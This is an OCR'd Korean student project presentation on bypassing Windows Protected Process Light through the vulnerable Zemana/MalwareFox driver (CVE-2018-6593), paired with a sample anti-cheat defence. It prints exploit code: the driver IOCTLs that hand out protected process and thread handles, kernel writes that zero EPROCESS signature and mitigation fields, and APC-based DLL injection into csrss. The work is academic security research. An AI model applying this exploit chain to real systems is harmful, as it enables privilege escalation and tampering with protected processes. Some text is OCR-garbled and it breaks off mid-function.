PPL(Protected Process Light) 우회 공격 연구

2019. 10.29

지도교수: 양환석 교수님

Team1 | DapDap

배대식, 이정모, 조현욱, 황선홍

목차


- 조원 편성
- 주제 선정
- 구 상 도
- 추진 경과
- 개발 환경 및 개발 내용
- 개발 결과
- 결론 및 기대효과

조원 편성

이 름	역 할	공통 역할
배 대 식	Anti Cheat 구축 (프로젝트 총괄), 보고서 작성	취약 드라이버 분석
이 정 모	DLL Injector 구축, PPT 제작	
조 현 욱	Client program(GUI) 구축, 보고서 작성	
황 선 홍	Server dll 구축, PPT 제작	

주제 선정(1/2)

- CVE-2018-6593
  - Virus를 잡아야할 AntiVirus가 악용된 사례



Vulnerability **CVE-2018-6593**

Published: 2018-02-03 **Modified:** 2018-02-05

Description:

An issue was discovered in MalwareFox AntiMalware 2.74.0.150. Improper access control in zam32.sys and zam64.sys allows a non-privileged process to register itself with the driver by connecting to the filter communication port and then using IOCTL 0x8000204C to \\.\ZemanaAntiMalware to elevate privileges.

See advisories in our WLB2 database:

	Topic	Author	Date
Med.	MalwareFox AntiMalware 2.74.0.150 Privilege Escalation	Souhail Hammou	06.02.2018
Med.	MalwareFox AntiMalware 2.74.0.150 Local Privilege Escalation	Souhail Hammou	07.02.2018

※ CVE(Common Vulnerabilities and Exposure) : 공개적으로 알려진 소프트웨어의 보안취약점 고유 표기법

주제 선정(2/2)

PPL (Protected Process Light)


- Windows 8.1에서 구현된 보호 메커니즘
- PP(Protected Process)의 확장판
- 윈도우 주요 프로세스(csrss, lsass, winlogon)를 보호
- 서명자(WinTcb, Lsa, WinSystem)에 따라 보호되는 프로세스에게 요청할 수 있는 권한이 지정
- 보호 방법은 프로세스 관리자가 *EPROCESS->Protection* 멤버 값을 확인하여 요청 권한을 제한
- PPL을 우회하기 위해서는 PPL과 동일한 커널 모드의 권한이 필요

※ EPROCESS : 커널에서 프로세스를 관리하기 위한 오브젝트

구상도(1/4)

일반 프로세스

일반 프로세스




디버거

메모리 READ / WRITE 가능

구상도(2/4)

보호 프로세스



ObRegisterCallbacks() 활용한 보호 기법

메모리 READ / WRITE 불가능

구상도(3/4)


우회 접근

PPL Bypass 필요

CSRSS.EXE

보호 프로세스

디버거




ObRegisterCallbacks() 활용한 보호 기법

메모리 READ / WRITE 가능

※ CSRSS(Client Server Runtime Sub System) : 프로세스와 스레드를 관리하는 Windows의 중요 프로세스

구상도(4/4)

우회 대응 기법




ObRegisterCallbacks() 활용한 보호 기법

메모리 READ / WRITE 불가능

※ 파이프(PIPE) : 운영체제가 마련해주는 메모리 공간을 통해서 두 프로세스가 통신하는 형식

추진 경과



2019년도

- 03월 - 커널 드라이버 개발 연구
- 04월 - 취약 드라이버 분석 및 샘플 프로그램 제작
- 05월 - DLL Injector 개발
- 06월 – Handle Hijacking 기법 연구
- 07월 - 클라이언트 프로그램 개발
- 08월 - 서버 프로그램 개발
- 09월 - 화이트 리스트 기반 샘플용 AntiCheat 드라이버 개발
- 10월 - 타겟 프로그램 분석 및 최종 코드 정리

개발 환경 및 개발 내용(1/10)

개발 환경

Visual Studio 2017

C, C++

Windows 10

WDK

※ WDK(Windows Driver Kit) 윈도우 플랫폼용 장치 관리자 개발을 가능케 하는 마이크로소프트의 소프트웨어 도구 집합

개발 환경 및 개발 내용(2/10)

주요 사용 함수

1. GetProcessHandleFromVulnDrv(...); // 취약 드라이버로 부터 프로세스 핸들을 얻어 옴
2. GetThreadHandleFromVulnDrv(...); // ... 스레드 핸들을 얻어 옴
3. NtQueueApcThread(hThread,(PIO_APC_ROUTINE)fpLoadLibrary, target_mem_dll_path, NULL, NULL);
4. ObregisterCallBacks(...); // 콜백 등록 함수
5. IsCsrssHaveDangerPipe(...); // 추가적인 파이프가 있는지 확인
6. ZwQuerySystemInformation(...); // 프로세스 이름으로 PID를 찾기 위해서 사용하는 커널 API
7. PsLookupProcessByProcessId(...); // PID로부터 EPROCESS 구조체를 가져옴
8. DriverLoader(HANDLE service_manager, LPSTR service_name, LPSTR driver_name);
9. DllLoader(LPSTR dll_name, LPSTR proc_name);

개발 환경 및 개발 내용(3/10)

우회 증명 (PPL 우회 함수1)

```
HANDLE GetDeviceHandleFromVulnDrv();

BOOL RegisterProcessToVulnDrv();

HANDLE GetProcessHandleFromVulnDrv();

HANDLE GetThreadHandleFromVulnDrv();
```

Z사의 드라이버로 접근 하기 위한 핸들을 가져옴

```
HANDLE GetDeviceHandleFromVulnDrv()
{
  HANDLE hDevice;

  hDevice = CreateFile(
    "~~WWWW.WW~~ZemanaAntiMalware",
    GENERIC_READ | GENERIC_WRITE,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL
  );
  return hDevice;
}
```

개발 환경 및 개발 내용(4/10)

우회 증명 (PPL 우회 함수2)

```
HANDLE GetDeviceHandleFromVulnDrv();

BOOL RegisterProcessToVulnDrv();

HANDLE GetProcessHandleFromVulnDrv();

HANDLE GetThreadHandleFromVulnDrv();
```

드라이버와 통신할 PID를 등록

```
BOOL RegisterProcessToVulnDrv(HANDLE hDevice,
ULONG pid)
{
    if (!DeviceIoControl(
        hDevice,
        0x80002010,
        &pid,
        sizeof(ULONG),
        NULL,
        0,
        NULL,
        NULL))
    { return FALSE; }
    return TRUE;
}
```

개발 환경 및 개발 내용(5/10)

우회 증명 (PPL 우회 함수3)

```
HANDLE GetDeviceHandleFromVulnDrv();

BOOL RegisterProcessToVulnDrv();

HANDLE GetProcessHandleFromVulnDrv();

HANDLE GetThreadHandleFromVulnDrv();
```

Device I/O를 통해 드라이버가 대신 프로세스의 핸들을 얻어옴

```
HANDLE GetProcessHandleFromVulnDrv(HANDLE hDevice, ULONG pid)
{
    HANDLE hRecvProcess;

    DeviceIoControl(
        hDevice, 0x8000204C, &pid, sizeof(ULONG),
            &hRecvProcess, sizeof(HANDLE), NULL,
            NULL
    );
    return hRecvProcess;
}
```

개발 환경 및 개발 내용(6/10)

우회 증명 (PPL 우회 함수4)

```
HANDLE GetDeviceHandleFromVulnDrv();

BOOL RegisterProcessToVulnDrv();

HANDLE GetProcessHandleFromVulnDrv();

HANDLE GetThreadHandleFromVulnDrv();
```

Device I/O를 통해 드라이버가 대신 스레드 핸들을 얻어옴

```
HANDLE GetThreadHandleFromVulnDrv(HANDLE hDevice, ULONG tid)
{
    HANDLE hRecvThread;

    DeviceIoControl(
        hDevice, 0x80002084, &tid, sizeof(ULONG),
            &hRecvThread, sizeof(HANDLE), NULL, NULL
    );
    return hRecvThread;
}
```

개발 환경 및 개발 내용(7/10)

우회 증명 (서명 확인 및 미티게이션 우회)


```
NTSTATUS create_dispatch( ... ) {
  ...
  // Set SignatureLevel to 0
  *(UCHAR*)((UCHAR*)TargetEPROCESS + 0x6b0) =
SE_SIGNING_LEVEL_UNCHECKED;
  // Set SectionSignatureLevel to 0
  *(UCHAR*)((UCHAR*)TargetEPROCESS + 0x6b1) =
SE_SIGNING_LEVEL_UNCHECKED;

  TargetFlags1 = (EPROCESS_FLAGS2*)((UCHAR*)(TargetEPROCESS)+0x300);
  // Enable dynamic code
  TargetFlags1->DisableDynamicCode = 0;
  TargetFlags2 = (EPROCESS_FLAGS3*)((UCHAR*)(TargetEPROCESS)+0x6b4);
  // Disable signature Mitigation
  TargetFlags2->SignatureMitigationOptIn = 0;
}
```

개발 환경 및 개발 내용(8/10)

우회 증명 (APC를 사용한 DLL Injection)

- *SuspendThread*



개발 환경 및 개발 내용(9/10)

Anti-Cheat 주요 함수 1

```
OB_PREOP_CALLBACK_STATUS PobPreOperationCallback( ... ) {
  ...
  if(RtlCompareMemory(ChangeProcName, ProtectProcName, strlen(ProtectProcName))
       == strlen(ProtectProcName))
  {
    OperationInformation->Parameters->CreateHandleInformation.DesiredAccess =
    (SYNCHRONIZE | PROCESS_QUERY_LIMITED_INFORMATION);
  }
  return OB_PREOP_SUCCESS;
}
```

1. ChangeProceName과 ProtectProcName을 비교
2. 일치하면 핸들의 DesiredAccess를 최소 권한으로 변경

개발 환경 및 개발 내용(10/10)

Anti-Cheat 주요 함수 2

```
UCHAR IsCsrssHaveDangerPipe(PSYSTEM_HANDLE_INFORMATION_EX pshie, HANDLE pid) {
  ...
  for (ULONG i=0; i < pshie->NumberOfHandles; i++) {
    if(((pshie->Handles[i].UniqueProcessId) == pid) &&
       (pshie->Handles[i].ObjectTypeIndex == OBJECT_TYPE_FILE))
    {
      FileObject = (PFILE_OBJECT)pshie->Handles[i].Object;
      if(FileObject->Flags && FO_NAMED_PIPE) {
        poni = (POBJECT_NAME_INFORMATION)GetNameBuffer;
        Status = ObQueryNameString(FileObject->DeviceObject, poni, 1028, &ReturnLength);
